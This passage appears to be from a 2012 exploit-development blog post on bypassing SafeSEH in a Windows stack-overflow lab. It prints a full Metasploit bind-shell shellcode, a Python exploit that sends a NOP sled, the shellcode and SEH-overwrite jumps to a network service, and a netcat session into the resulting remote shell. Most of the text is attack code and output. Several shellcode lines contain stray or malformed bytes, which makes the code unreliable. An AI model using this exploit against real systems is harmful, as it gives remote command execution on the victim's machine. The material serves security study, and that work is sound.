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


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Since value of EBP+30h is equal to Pointer to Next ERR address shellcode placed at this location gets executed!!

But from the Program stack we know Handler address is above the Pointer to Next ERR field and when we overflow the buffer we need to overwrite the Handler with call dword ptr [ebp+30h] instruction address. So all we are left out with is only 4 bytes for shellcode. To solve this problem in SEH Exploit - Part 2 post we used a short forward jmp instruction. But unfortunately we cannot use it here since the address we found for instruction call dword ptr [ebp+30h] is 0x00270b0b which contains strcpy's NULL termination character and hence any input beyond the "\x00" character wont get copied. To overcome this problem we can use a short negative jump instruction in place of "Pointer to Next ERR" field and then it can be followed by another short negative jump instruction which takes our execution to NOP region which is

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followed by our shellcode!! For the complete exploit program please see Step 7.

Step 5: Generate Shellcode:

Using below metasploit command generate the shellcode.

```
root@bt:/opt/framework3/msf3# ./msfpayload windows/shell_bind_tcp R
| ./msfencode -a x86 -b "\x00" -t c

[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =
"\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\xb8\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3 added\x9e\x3d\xcb\x58\x60\xc9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4";
root@bt:/opt/framework3/msf3#
```

msfpayload is used to generate the shellcode.

msfencode is used to encode (by eliminating the bad characters) the generated shellcode.

Step 6: Attack:

Now execute the below exploit program

Exploit Program:

```
#!/usr/bin/env
import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))
```

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```
buffer = "\x90" * 155 #NOP sled


#Shellcode
#./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -b "\x00" -t c
#Size 368 bytes
buffer += (" \xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\xb8\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\x9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\xf7\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4")

buffer += "\xe9\x70\xfe\xff\xff" #Jump back further by 400 bytes
buffer += "\xeb\xf9\xff\xff" #JMP back by 7 bytes (NSEH)
buffer += "\x0b\x0b\x27\x00" #Handler

socket.send(buffer)
socket.close()
```

As shown in below picture, SE Handler is overwritten with call dword ptr [ebp+30h] instruction address and Pointer to next SE Handler Record is overwritten with a short negative jump instruction.

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```
root@bt: ~/Blog/sploitfun/Post8
root@bt:~/Blog/sploitfun/Post8# nc 192.168.245.133 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 8-SafeSEH>ip
config
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.245.133
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.245.2

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 8-SafeSEH>
```

Reference:

<http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf>

[http://msdn.microsoft.com/en-us/library/9a89h429\(v=vs.80\).aspx](http://msdn.microsoft.com/en-us/library/9a89h429(v=vs.80).aspx)

Posted 10th October 2012 by Balamurugan Rajagopalan

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